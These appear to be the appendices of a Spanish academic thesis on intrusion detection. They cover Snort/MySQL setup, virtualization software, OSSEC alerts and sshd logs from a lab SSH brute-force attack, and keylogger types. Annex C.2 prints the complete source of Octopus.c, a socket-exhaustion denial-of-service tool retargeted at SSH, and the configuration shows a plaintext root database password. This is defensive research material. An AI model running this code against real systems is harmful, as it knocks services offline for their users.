```

```
output database:log, mysql, user=root password=hugo
dbname=snort host=localhost
```

2.2.5- Crear el archivo de logs de snort en:

```
touch /var/log/snort
```

3- Poniendo en funcionamiento Snort:

3.1- Para poner en funcionamiento el IDS ejecutamos el siguiente comando:

```
#snort-mysql está en /usr/bin
```

```
snort-mysql -a -i eth0 -c /etc/snort/snort.conf -l /var/log/snort
```

Se encuentra un nuevo error: “Failed to load /usr/lib/dinamicengine/libsf\_engine.so” (no

puede encontrar el objeto compartido).

**Solución:** En la línea 207 se debe cambiar el `/usr/lib/dynamicengine/libsf_engine` por `/usr/lib/snort/dynamicengine/libsf_engine`

Al volver a ejecutar el comando aparece nuevamente un error:

```
/usr/snort/snort.conf (777) unknow dynamic preprocessor "dcerpc" dns config:
```

[dns client rdata txt overflow alert: Active obsolete dns rr types alert: Inactive experimental dns rr types alert: Inactive ports:53](#)

error: Misconfigured dynamic preprocessor(s)

**Según documentación del foro oficial de snort IDS, la solución a este problema es dejar sin efecto a las líneas de dcerpc (entre la línea 772-775) o instalar los paquetes libs\_dceprc\_preproc.so.**

Una vez realizada esta corrección, nos da un nuevo error:

```
Error open cap() fsm compilation failed.
```

**Solución:** Para que tome la placa de red debo poner:

```
snort -a -ieth0 -c /etc/snort/snort.conf -l /var/log/snort
```

Comienza a cargar el programa, pero al intentar conectarse a la base de datos genera un nuevo error: "no puede vincularse con la base de datos".

Este problema ocurre debido a que el mysql debe ser compilado para utilizarse con Snort, es por este motivo que se optó por descargar el siguiente paquete: snort-mysql.i386 (fc6)

Detalles del paquete y sus dependencias.

Paquete	Arch	Versión	Repositorio	tamaño
Snort-mysql	I386	2.6.1.1-4.fc6	Extras	266 K
<b>Dependencias</b>				
Mysql	I386	5.0.27-1.fc6	Updates	3.3 M
Perl-DBI	I386	1.52-1.fc6	Core	605 K

Al instalar esta nueva versión, recordar que se debe modificar la ruta de donde se encuentran las reglas de Snort (como también lo habíamos realizado anteriormente). Para eso se debe modificar el `snort.conf` con un editor de textos y cambiar la línea `rule_path` por la siguiente:

```
var rule_path /etc/snort/rules.
```

3.2- Luego de haber guardado en `/var/www/html` los archivos de snort report, se debe configurar el `srconf.php` y poner el usuario y clave de mysql.

Para ello, ir hasta `/var/www/html/snortRep`. Luego con un editor de textos (Ej., vim), se ejecuta:

```
vim srconf.php
```

Y se debe modificar las líneas 29, 30, 31, 32, 35, 44, respectivamente de la siguiente manera:

```
$server = "localhost";
```

```
$user = "root";
```

```
$pass = "hugo";
```

```
$dbname = "snort";
```

```
$dbtype = "mysql";
```

```
define("JPGRAPH_PATH", "/var/www/jpgraph/src/");
```

4- Para que snort pueda hacer representaciones gráficas de los datos se debe instalar el paquete `php-gd` y descargar de internet el paquete `jpgraph-1.21b.tar.gz`

Para ello ejecutar el siguiente comando:

```
yum install php-gd y luego descomprimir las páginas elaboradas en php de jpgraph y
```

guardarlas en `/var/www/jpgraph/src`.

Por otro lado, modificar el archivo de configuración de `srconf.php` y agregars la ruta `/var/www/jpgraph/src`.

# ANEXO B

## Anexo B. Software de virtualización

### B.1 QEMU

Es un veloz emulador de procesadores que utiliza dinámica de traducción para alcanzar una muy buena velocidad de emulación [bell05].

Posee 2 modos de operación:

- Modo Emulación total del sistema: En este modo, QEMU emula el sistema completamente (por ejemplo una PC), incluyendo uno o varios procesadores y varios periféricos.
- Modo de emulación de usuario, QEMU puede lanzar procesos compilados para un CPU en otro CPU. Por ejemplo, lanzar el Wine Windows API emulador, para correr un programa elaborado para Windows dentro de un sistema operativo linux.

Tanto para el modo emulación de sistema como para emulación de usuario y periféricos, QEMU soporta diversas tipos de hardware.

#### B.1.1 ACELERADOR DE QEMU (KQEMU)

El acelerador de QEMU (KQEMU) es un controlador que permite a una aplicación de usuario ejecutar código x86 en una máquina virtual. El código puede ser de usuario o del kernel en 64, 32 o 16 bit en modo protegido. KQEMU es muy similar en esencia a VM86 syscall de linux, pero con el agregado de nuevos conceptos para mejorar el manejo de la memoria.

Es soportado por varios sistemas operativos (actualmente Linux, Windows, FreeBSD, Solaris) y puede ejecutar código desde varios sistemas operativos (ejemplo Linux, Windows 2000/XP), incluso si la CPU no tiene soporte de virtualización de hardware.

**B.1.2 Hardware soportado para modo de emulación de sistema**

- P.C. (x86 or x86\_64 processor) .
- ISA P.C. (old style PC without PCI bus).
- PREP (PowerPC processor).
- G3 BW PowerMac (PowerPC processor).
- Mac99 PowerMac (PowerPC processor, in progress).
- Sun4m (32-bit Sparc processor).
- Sun4u (64-bit Sparc processor, in progress).
- Malta board (32-bit MIPS processor).
- ARM Integrator/CP (ARM926E or 1026E processor).
- ARM Versatile baseboard (ARM926E).

**B.1.3 Para emulación de usuario QEMU soporta los siguientes CPUs**

- x86
- PowerPC
- ARM
- MIPS
- Sparc32/64 and ColdFire(m68k)

**B.1.4 QEMU simula los siguientes periféricos**

- Soporte bridges: i440FX host PCI and PIIX3 PCI to ISA bridge.
- Soporte para placas de video: Cirrus CLGD 5446 PCI VGA; dummy VGA card con soporte Bochs VESA.
- PS/2 para mouse y teclado.
- Posee 2 interfaces PCI IDE para disco rígido y CD-ROM.
- Soporte para disco flexible.

- Adaptador de red: NE2000 PCI, entre otros.
- Puertos seriales.
- Placas de sonido: ENSONIQ AudioPCI ES1370; Creative SoundBlaster 16 bits; Adlib(OPL2) - Yamaha YM3812 compatible chip .
- Controladores USB: PCI UHCI USB and a virtual USB hub.

**Nota:** que la placa de sonido adlib sólo estará disponible para QEMU cuando sea habilitada de la siguiente forma: -enable-adlib.

### **B.1.5 Emulación de redes con QEMU**

QEMU puede simular varias placas de red (Ej: NE2000; etc.) y puede conectarlas a un número arbitrario de redes virtuales de área local (VLANS). Dispositivos TAP pueden ser conectados a cualquier QEMU VLAN y una VLAN puede ser conectada entre instancias separadas para simular grandes redes.

VLAN's

QEMU puede simular varias VLANs. Cada VLAN puede ser simbolizada como una conexión virtual entre varios dispositivos de red.

USANDO INTERFASES TAP

Este es el camino estándar para conectar QEMU a redes reales. QEMU agrega un dispositivo de red virtual en nuestra máquina (llamado TapN) y es posible configurarlo como si fuese una placa de red real.

### **B.1.6 Emulador USB**

QEMU puede emular controladores PCI UHCI USB. Podemos virtualmente enchufar un dispositivo usb virtual o un dispositivo usb real (aunque es experimental y funciona solamente bajo linux).

### **B.1.7 Formato de la imagen de disco rígido**

El formato de imagen Qcow, es uno de los formatos soportados por QEMU. Es una representación de un bloque de tamaño fijo en un archivo, Incluye los siguientes beneficios:

1. Archivos de pequeño tamaño, incluso en sistemas de archivos que no admiten “hoyos” (i.e. archivos fragmentados).
2. Soporte de imagen instantánea, donde la imagen sólo representa cambios hechos en la imagen subyacente del disco.
3. Compresión basada en zlib (Opcional).

4. Cifrado AES (Opcional).
5. Implementa el formato de imagen de disco **Copy-On-Write**. Se puede declarar una unidad virtual multi-gigabyte, la imagen de disco ocupara solamente el espacio actualmente utilizado.
6. Las utilidades de linea de comando permiten un control total de QEMU sin tener que ejecutar X11.
7. Control remoto de la maquina emulada a través del servidor VNC integrado.
8. Aumento de velocidad — algunas aplicaciones pueden correr a una velocidad cercana al tiempo real.
9. Implementa superposición de imágenes. Se mantiene una “foto instantánea” del sistema guest, y escribir cambios en un archivo de imagen separado. Si el sistema guest colapsa, es sencillo de volver a dicha “foto” del sistema guest.

Para crear una imagen con Qcow, hacemos:

```
$> qemu-img create -f qcow prueba.qcow 4G
```

```
Formating 'prueba.qcow', fmt=qcow, size=4194304 kB
```

test.qcow será “el disco duro” de nuestra máquina virtual con una capacidad de hasta 4GB.

## B.2 Virtual BOX

Innotek VirtualBox es un virtualizador de propósito general para hardware x86. Orientado a uso en servidores, en P.C. de escritorio y embebido, es una solución Open Source.

Algunas de sus características son [vboxa]:

**-Modularidad:** Posee un diseño extremadamente modular, permitiendo un sencillo control para manejar varias interfaces simultáneamente.

**-Descripciones de la máquina virtual en XML:** Las configuraciones de las máquinas virtuales están íntegramente escritas en XML y son independientes de las máquinas locales. Luego, las máquinas virtuales pueden ser fácilmente exportadas a otras computadoras.

**-Agregaciones dentro de las maquinas invitado tanto en Windows como Linux:** VirtualBox posee un software especial que puede ser instalado dentro de las maquinas virtuales con el objeto de mejorar la performance y hacer na integración más adecuada.

**-Carpetas compartidas:** Como muchas otras soluciones de virtualización, para un sencillo intercambio de datos entre computadora cliente e invitado (maq. Virtual),

VirtualBox permite compartir ciertos directorios como “carpetas compartidas”.

Existen 2 versiones de VirtualBox:

A) Por un lado la versión FULL que no es software libre, sus ejecutables son libres de cargos, pero para uso personal y de evaluación. Con soporte pago a empresas.

B) Version OSE, está licenciada bajo GPL y viene con el código fuente. En funcionalidad es equivalente a la versión FULL excepto por algunas características destinadas principalmente a empresas.

### **B.2.1 Funcionalidades que se encuentran bajo código cerrado**

- 1- Servidor RDP (remote display protocol).
- 2- Soporte USB.
- 3- USB sobre RDP.
- 4- iSCSI initiator.

### **B.2.2 Detalles técnicos [vboxb]**

- Funciona bien bajo hardware x86, y también en los procesadores más recientes fabricados por Intel y Amd.
- Necesita como mínimo 512 de memoria RAM.
- Una instalación típica necesitará alrededor de 30 MB de espacio en disco.
- Soporta 32-bit Windows (XP) y varias distribuciones de linux, soporta Mac OS X y se está trabajando actualmente para soportar sistemas operativos de 64-bit.

## **B.3 Vmware**

Es un software emulador que data de Febrero de 1999, algunas de sus variantes son [vwar]:

### **B.3.1 Productos para clientes**

**Vmware Player:** Reproductor gratuito de máquinas virtuales, tiene las funcionalidades esperadas de una máquina virtual, la restricción de que no puede crear máquinas virtuales. Su distribución es gratuita, aunque no está bajo licencia GPL.

**Vmware Workstation:** Permite correr varias máquinas virtuales en una máquina física. Tiene algunas características extras, como la posibilidad de salvar múltiples

estados de la máquina real, captura de videos, “cortar y pegar” entre máquina virtual y real, entre otras. Aunque su distribución no es gratuita.

**Vmware ACE:** Se trata de una versión de bajo costo de Vmware, permite crear máquinas virtuales y cortar y pegar texto entre ellas, pero no están presentes las características más avanzadas.

### B.3.2 Productos para servidores

**Vmware SERVER:** Posee todas las funcionalidades de Vmware Workstation, aunque usa un modelo cliente-servidor para poder utilizarlo remotamente.

**Vmware Infraestructure:** Es la opción recomendada a las empresas. Tiene las mismas características que Vmware Server, pero además cuenta con clustering virtual entre máquinas en distintos servidores, migración de un servidor virtual a otro en “caliente”, garantía de acceso a recursos por máquinas virtuales y varias cosas más, orientado principalmente a hosting virtual o administración de una gran cantidad de servidores en una empresa.

### B.3.3 Detalles técnicos

- Posee versiones funcionalmente gratuitas, aunque no tiene licencia de software libre, por lo tanto no se tiene acceso al código fuente.
- Las versiones destinadas al uso empresarial, son pagas.
- Su rendimiento es aceptable en máquinas modernas con bastante memoria RAM.
- Posee una interfaz amigable y es fácil de utilizar.

## B.4 Xen

No se trata de un proyecto puramente Open source ni de un producto propietario, sino que surge de un proyecto de origen académico. Nació en el año 2003 en la universidad de Cambridge, con lo que lo convierte en el más reciente de los tres. Actualmente es un emprendimiento comercial (XenSource), aunque basado en software libre. Cuenta con una versión bajo licencia GPL y luego varias versiones Enterprise [Bass07].

No es tan popular como los otros dos debido a que las primeras versiones sólo funcionaban sobre un núcleo modificado para Xen, y podía ejecutar solamente sistemas operativos modificados para tal efecto. Ej.: Para ejecutar Windows sobre Linux, había que modificar el núcleo de Windows, actualmente esto se ha solucionado con la versión 3, aunque es necesario el uso de los procesadores con soporte para virtualización. Otra razón relativa a su escasa popularidad es su enfoque exclusivo a servidores.

Conceptualmente, Xen difiere de las otras soluciones de virtualización. La técnica utilizada por Xen se denomina “paravirtualización”, se trata de presentar una interfaz de software a la máquina virtual que es similar al hardware real. Los sistemas paravirtualizados “saben” que están emulados, a diferencia de otras técnicas donde los sistemas virtualizados “creen” que están accediendo directamente al hardware. Es por este motivo que las máquinas emuladas necesitan una modificación en el núcleo.

En el caso de sistemas Windows, donde modificar el núcleo no es una opción, lo que se modifican son los controladores. Al usar casi el mismo hardware la máquina emulada que la máquina física, las velocidades que se alcanzan son mayores que en otras técnicas de emulación [xen].

### B.4.1 Versiones de Xen

**XenExpress:** Soporta hasta 4 máquinas virtuales simultáneamente que comparten hasta 4 GB de RAM física. Es gratuito y no soporte de XenSource.

**XenServer (virtualización en Windows):** Soporta hasta ocho máquinas virtuales simultáneas que comparten hasta 8 GB de RAM física, incluyendo Windows 2003 y Windows Xp.

### B.4.2 Detalles técnicos:

**CPU:** Basado en x86 de al menos 1,5 Ghz o dual CPU de 2 Ghz. En el caso que se quiera emular Windows , se necesita que el procesador tenga soporte de emulación (tecnología VT de Intel o Pacifica de AMD).

**RAM:** Necesita 1 GB como mínimo y 2 GB recomendado.

**Espacio en disco:** Necesita un mínimo de 16 GB y 60 GB recomendado. Donde 1 GB correspondería para el servidor Xen y el resto para almacenar el estado de las

máquinas virtuales y además del espacio de los discos para cada máquina virtual.

**Red:** Necesita una placa de red de 100 Mbit/seg y se recomienda una de 1 GB.

# ANEXO C

## Anexo C. Ataques seleccionados: Descripción y resultados obtenidos

### C.1 Detalles de los resultados obtenidos para el ataque medusa

#### C.1.1 Detalles del HIDS durante el ataque realizado sobre la topología I

En las figuras Figura 40 y Figura 41, se pueden visualizar los datos suministrados por el HIDS durante el ataque en forma ascendente, donde las líneas más oscuras muestran el evento encontrado y en las líneas más claras los detalles del mismo.

```

2007 Oct 29 21:45:50 Rule Id: 5716 level: 5
Location: localhost->/var/log/secure
SSHD authentication failed.
Oct 29 21:45:49 localhost sshd[2442]: Failed password for root from 192.168.2.100 port 57921 ssh2
2007 Oct 29 21:45:42 Rule Id: 551 level: 7
Location: localhost->syscheck
Integrity checksum changed again (2nd time).
Integrity checksum changed for: '/etc/bkidd/bkidd.tab'
Old md5sum was: '660eace8a518f7e91674b78208916e1'
New md5sum is : '9e351949aa35c2314359c38b92121118'
Old sha1sum was: '9082c5eb7ca30be0db6e1a59bb90934b774bdce0'
New sha1sum is : 'a76875f3dd05a84c5cc477c2b9a9b3029d5ec2c1'
2007 Oct 29 21:45:42 Rule Id: 551 level: 7
Location: localhost->syscheck
Integrity checksum changed again (2nd time).
Integrity checksum changed for: '/etc/bkidd/bkidd.tab.okd'
Old md5sum was: '06693808804b3bc7c7561e7e24103872'
New md5sum is : '95d2de1b6ed5c9a3ac8ca6dac2fe754b'
Old sha1sum was: '3a084158659b5496710ede5bac832a52bddde9f8'
New sha1sum is : 'e217e248910e28357421a783be65c30712555c14'
2007 Oct 29 21:40:53 Rule Id: 1002 level: 7
Location: localhost->/var/log/messages
Unknown problem somewhere in the system.
Oct 29 21:40:52 localhost kernel: audit(1193704852.482:20): avc: denied { read } for pid=2411 comm="httpd" name="tmp" dev=dm-0 ino=648221
scontext=root:system_r:httpd_t:s0 tcontext=root:object_r:user_home_t:s0 tclass=dir
2007 Oct 29 21:40:53 Rule Id: 1002 level: 7
Location: localhost->/var/log/messages
Unknown problem somewhere in the system.
Oct 29 21:40:52 localhost kernel: audit(1193704852.302:19): avc: denied { getattr } for pid=2414 comm="sh" name="ossec-wui" dev=dm-0 ino=647157
scontext=root:system_r:httpd_sys_script_t:s0 tcontext=root:object_r:user_home_t:s0 tclass=dir
2007 Oct 29 21:40:53 Rule Id: 1002 level: 7
Location: localhost->/var/log/messages
Unknown problem somewhere in the system.
Oct 29 21:40:52 localhost kernel: audit(1193704852.302:18): avc: denied { search } for pid=2414 comm="sh" name="ossec-wui" dev=dm-0 ino=647157
scontext=root:system_r:httpd_sys_script_t:s0 tcontext=root:object_r:user_home_t:s0 tclass=dir
2007 Oct 29 21:40:53 Rule Id: 1002 level: 7
Location: localhost->/var/log/messages
Unknown problem somewhere in the system.
Oct 29 21:40:51 localhost kernel: audit(1193704851.797:17): avc: denied { read } for pid=2411 comm="httpd" name="index.php" dev=dm-0 ino=648061
scontext=root:system_r:httpd_t:s0 tcontext=root:object_r:user_home_t:s0 tclass=file
2007 Oct 29 21:40:53 Rule Id: 1002 level: 7
Location: localhost->/var/log/messages

```

Figura 40: Información del ataque medusa para la topología I (parte I).

```

2007 Oct 29 21:46:26 Rule Id: 5715 level: 3
Location: localhost->/var/log/secure
SSHD authentication success.

Oct 29 21:46:25 localhost sshd[2442]: Accepted password for root from 192.168.2.100 port 57921 ssh2

2007 Oct 29 21:46:14 Rule Id: 5716 level: 5
Location: localhost->/var/log/secure
SSHD authentication failed.

Oct 30 00:46:13 localhost sshd[2443]: Failed none for root from 192.168.2.100 port 57921 ssh2

2007 Oct 29 21:46:13 Rule Id: 550 level: 7
Location: localhost->syscheck
Integrity checksum changed.

Integrity checksum changed for: '/etc/sysconfig/network-scripts/ifcfg-eth0'
Old md5sum was: '4f8dda3cb4f3f5d9b7f42063a9ebd354'
New md5sum is: 'f9d7c200fceceb818bcf549fe81415ed'
Old sha1sum was: 'cf7d72f5959d3c955c2a532115290d56d630565c'
New sha1sum is: '09e10c15f280d656c2b2349e7e40c536f761814c'

2007 Oct 29 21:46:05 Rule Id: 550 level: 7
Location: localhost->syscheck
Integrity checksum changed.

Integrity checksum changed for: '/etc/sysconfig/networking/profiles/default/ifcfg-eth0'
Old md5sum was: '4f8dda3cb4f3f5d9b7f42063a9ebd354'
New md5sum is: 'f9d7c200fceceb818bcf549fe81415ed'
Old sha1sum was: 'cf7d72f5959d3c955c2a532115290d56d630565c'
New sha1sum is: '09e10c15f280d656c2b2349e7e40c536f761814c'

2007 Oct 29 21:46:05 Rule Id: 550 level: 7
Location: localhost->syscheck
Integrity checksum changed.

Integrity checksum changed for: '/etc/sysconfig/networking/devices/ifcfg-eth0'
Old md5sum was: '4f8dda3cb4f3f5d9b7f42063a9ebd354'
New md5sum is: 'f9d7c200fceceb818bcf549fe81415ed'
Old sha1sum was: 'cf7d72f5959d3c955c2a532115290d56d630565c'
New sha1sum is: '09e10c15f280d656c2b2349e7e40c536f761814c'

2007 Oct 29 21:45:55 Rule Id: 550 level: 7
Location: localhost->syscheck
Integrity checksum changed.

Integrity checksum changed for: '/etc/resolv.conf.predhclient'
Size changed from '80' to '60'
Old md5sum was: '36239265f67819c7a54e70aab5ebf044'
New md5sum is: 'f7f6e7ce1605a7650aa8a6800a45e10c'
Old sha1sum was: 'fd84c9f4867db28891a4a2c6c4b6684678713780'
New sha1sum is: '94746bcbf16094f84ab7f9cfc47679829f13d58'

2007 Oct 29 21:45:50 Rule Id: 5716 level: 5
Location: localhost->/var/log/secure

```

Figura 41: Información del ataque medusa para la topología I (parte II).

**Importante:** Para entender la traza es importante seguir el orden por fecha y hora.

### C.1.1 Detalles del archivo de log durante el ataque realizado sobre la topología I

```

Oct 29 21:45:47 localhost sshd[2442]: pam_unix(sshd:auth):
authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.2.100 user=root
Oct 29 21:45:49 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:45:51 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:45:53 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:45:55 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 30 00:45:55 localhost sshd[2443]: Failed password for root

```

```
from 192.168.2.100 port 57921 ssh2
Oct 29 21:45:57 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:45:59 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:01 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:03 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:05 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:08 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:09 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:11 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:13 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:15 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:17 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:20 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:21 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:23 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:25 localhost sshd[2442]: Failed password for root
from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:25 localhost sshd[2442]: Accepted password for
root from 192.168.2.100 port 57921 ssh2
Oct 29 21:46:25 localhost sshd[2442]: Received disconnect from
192.168.2.100: 11:
```

### C.1.2 Detalles del HIDS durante el ataque realizado sobre la topología II

OSSEC - Web Interface

[Main](#) | [Search](#) | [Integrity checking](#) | [Stats](#) | [OSSEC Site](#) | [About](#)

---

October 28th 2007 12:11:33 AM

<b>Available agents:</b>	<b>Latest modified files:</b>
+ossec-server (127.0.0.1)	+ /etc/shadow- + /etc/passwd + /etc/gshadow- + /etc/passwd- + /etc/group-

**Latest events**

---

**2007 Oct 28 00:06:51** Rule Id: 5715 level: 3  
**Location:** localhost->/var/log/secure  
**SSHD authentication success.**

Oct 28 00:06:50 localhost sshd[5728]: Accepted password for root from 192.168.2.100 port 44545 ssh2

**2007 Oct 28 00:06:37** Rule Id: 5716 level: 5  
**Location:** localhost->/var/log/secure  
**SSHD authentication failed.**

Oct 28 03:06:36 localhost sshd[5729]: Failed none for root from 192.168.2.100 port 44545 ssh2

**2007 Oct 28 00:06:13** Rule Id: 5716 level: 5  
**Location:** localhost->/var/log/secure  
**SSHD authentication failed.**

Oct 28 00:06:12 localhost sshd[5728]: Failed password for root from 192.168.2.100 port 44545 ssh2

**2007 Oct 28 00:06:07** Rule Id: 1002 level: 7  
**Location:** localhost->/var/log/secure  
**Unknown problem somewhere in the system.**

Oct 28 00:06:06 localhost sshd[5726]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.

*Figura 42: Información del ataque medusa para la topología II*

En la Figura 42, se pueden visualizar los datos suministrados por el HIDS durante el ataque para la topología II.

### C.1.3 Detalles del archivo de log durante el ataque realizado sobre la topología II

```
Oct 28 00:06:06 localhost sshd[5705]: Received signal 15;
terminating.
Oct 28 00:06:06 localhost sshd[5726]: Server listening on ::
port 22.
Oct 28 00:06:06 localhost sshd[5726]: error: Bind to port 22
on 0.0.0.0 failed: Address already in use.
Oct 28 00:06:11 localhost sshd[5728]: pam_unix(sshd:auth):
```

```
authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=192.168.2.100 user=root
Oct 28 00:06:12 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:14 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:16 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:19 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:20 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:23 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:25 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:26 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:28 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:31 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:33 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:35 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:36 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:39 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:41 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:44 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:46 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:48 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:50 localhost sshd[5728]: Failed password for root
from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:50 localhost sshd[5728]: Accepted password for
root from 192.168.2.100 port 44545 ssh2
Oct 28 00:06:51 localhost sshd[5728]: Received disconnect from
192.168.2.100: 11:
```

## C.2 Descripciones y detalles para el ataque Octopus

### C.2.1 Código fuente

A continuación se detalla el código “Octopus.c” con algunas modificaciones

para la realización del ataque [Octo03]:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <signal.h>
#include <strings.h>
#define MAX_DESCRIPTOR 2500

int i, fd[MAX_DESCRIPTOR];
void CatchTERM() //Con esta función cerramos todos los sockets
es             llamada desde los signals
{
printf("\nCaught sig TERM or INT! Cleaning up.\n");
for( ; i>=0; i--) {
    if( shutdown( fd[i], 2 ) < 0 ) perror("shutdown");
/*Aquí estamos modificando la condición del socket no
permitiendole ni enviar ni recibir NO LIBERAMOS RECURSO*/
    printf("Closing %i\n", i);
    if( close( fd[i] ) ) perror("close"); //Acá cerramos
el socket, liberando el recurso
    }
printf("Done. Committing suicide. ARRGH!\n");
exit (1);
}
main(argc,argv)
int argc;
char *argv[];
{
    int     opt,pid;
    struct  sockaddr_in sin[MAX_DESCRIPTOR];
    char    buf[2];
    if( argc < 2 )
    {
        printf("Usage:\t%s address [port]\n", argv[0] );
        printf("\twhere address is a numeric internet
address\n");
        printf("\tand port is an optional port number
(default=25)\n");
        exit (0);
    }
    pid = getpid(); //aquí se obtiene el PID del proceso
    opt = 1;
    signal( SIGTERM, CatchTERM);
    signal( SIGINT, CatchTERM);
while ('true')
{
```

```

        for ( i=0; i<MAX_DESCRIPTOR; i++)
        {
            fd[i] = socket(AF_INET, SOCK_STREAM, 0); //La función
            socket() nos devuelve un
            descriptor de socket, el cual podremos
            usar luego para llamadas al sistema.
            if ( fd[i] < 0 )
            {
                printf("socket %i failed\n",i); //Si la
                asignación en fd[i] nos devuelve -1 es porque no
                se asigno el socket.
                perror("socket");
            }
            else
            {
                bzero((char *)&sin[i], sizeof(sin[0]));
                sin[i].sin_family = AF_INET;
                sin[i].sin_addr.s_addr = inet_addr(argv[1]);
                sin[i].sin_port = htons((argc > 2) ?
                atoi(argv[2]) : 22); //Acá esta por defecto el
                puerto es el 25, pero lo

                modificamos para atacar a
                ssh al puerto 22
                if(connect(fd[i], &sin[i], sizeof(sin[0])) < 0)
                {
                    printf("connect %i failed.\n",i);
                    perror("connect");
                    break;
                }
                read(fd[i], buf, 1);
                printf("pid: %i, desc %i\n", pid, i);
            }
        }

        i--;
        printf("closing connection.\n");
        for ( ; i>=0; i-- )
            { if( shutdown( fd[i], 2) <0) perror("shutdown");

                if( close(fd[i]) ) perror("close");
                else
                printf("closed %i\n", i);
            }
        }
}

```

### C.3 Tipos de Keyloggers

El registro de las pulsaciones del teclado se puede alcanzar por medio de hardware y de software:

1. **Keylogger por hardware**, son dispositivos disponibles en el mercado que vienen en tres tipos:
  1. **Adaptadores** en línea que se intercalan en la conexión del teclado, tienen la ventaja de poder ser instalados inmediatamente. Sin embargo, mientras que pueden ser eventualmente inadvertidos se detectan fácilmente con una revisión visual detallada.
  2. **Dispositivos** que se pueden instalar dentro de los teclados estándares, requiere de habilidad para soldar y de tener acceso al teclado que se modificará. No son detectables a menos que se abra el cuerpo del teclado.
  3. **Teclados reales** del reemplazo que contienen el Keylogger ya integrado. Son virtualmente imperceptibles, a menos que se les busque específicamente.
2. **Keylogger por software**. Contrariamente a las creencias comunes, un keylogger por software es simple de escribir, es necesario tener conocimientos del lenguaje C o de C++ y del funcionamiento de las API proporcionados por el sistema operativo del objetivo. A continuación describen algunos de ellos:
  1. **Basado en núcleo**: Este método es el más difícil de escribir, y combatir. Tales keyloggers residen en el nivel del núcleo y son así prácticamente invisibles. Tienen casi siempre acceso autorizado al hardware que los hace de gran alcance. Un keylogger que usa este método puede actuar como conductor del teclado por ejemplo, y accede así a cualquier información mecanografiada en el teclado mientras que va al sistema operativo.
  2. **Enganchados**: Tales keyloggers enganchan el teclado con las funciones proporcionadas por el sistema operativo. El sistema operativo los activa en cualquier momento en que se presiona una tecla y realiza el registro.
  3. **Métodos creativos**: Aquí el programador utiliza funciones como GetAsyncKeyState, GetForegroundWindow, etc. Éstos son los más fáciles de escribir, pero como requieren la revisión del estado de cada tecla varias veces por segundo, pueden causar un aumento sensible en uso de la CPU y pueden ocasionalmente dejar escapar algunas pulsaciones de teclas.

## Referencias Bibliográficas

[Adel07]: Adelstein Tom, Lubanovic Bill, Administración de sistemas Linux, Anaya O' Reilly, (2007).

[Alep]: Aleph One, Smashing The Stack For Fun and Profit, <http://insecure.org/stf/smashstack.html>.

[Bace01]: Bace, Rebecca Gurley; Peter Mell, Nist Special Publication on Intrusion Detection Systems, (2001).

[Barr05]: Barrera García Alejandro, Presente y Futuro de los IDS, (2005).

[Bass07]: Bassi Sebastián, Software de Virtualización, (2007).

[bell05]: Bellard Fabrice, QEMU Project, <http://www.nongnu.org/qemu/>, (2005).

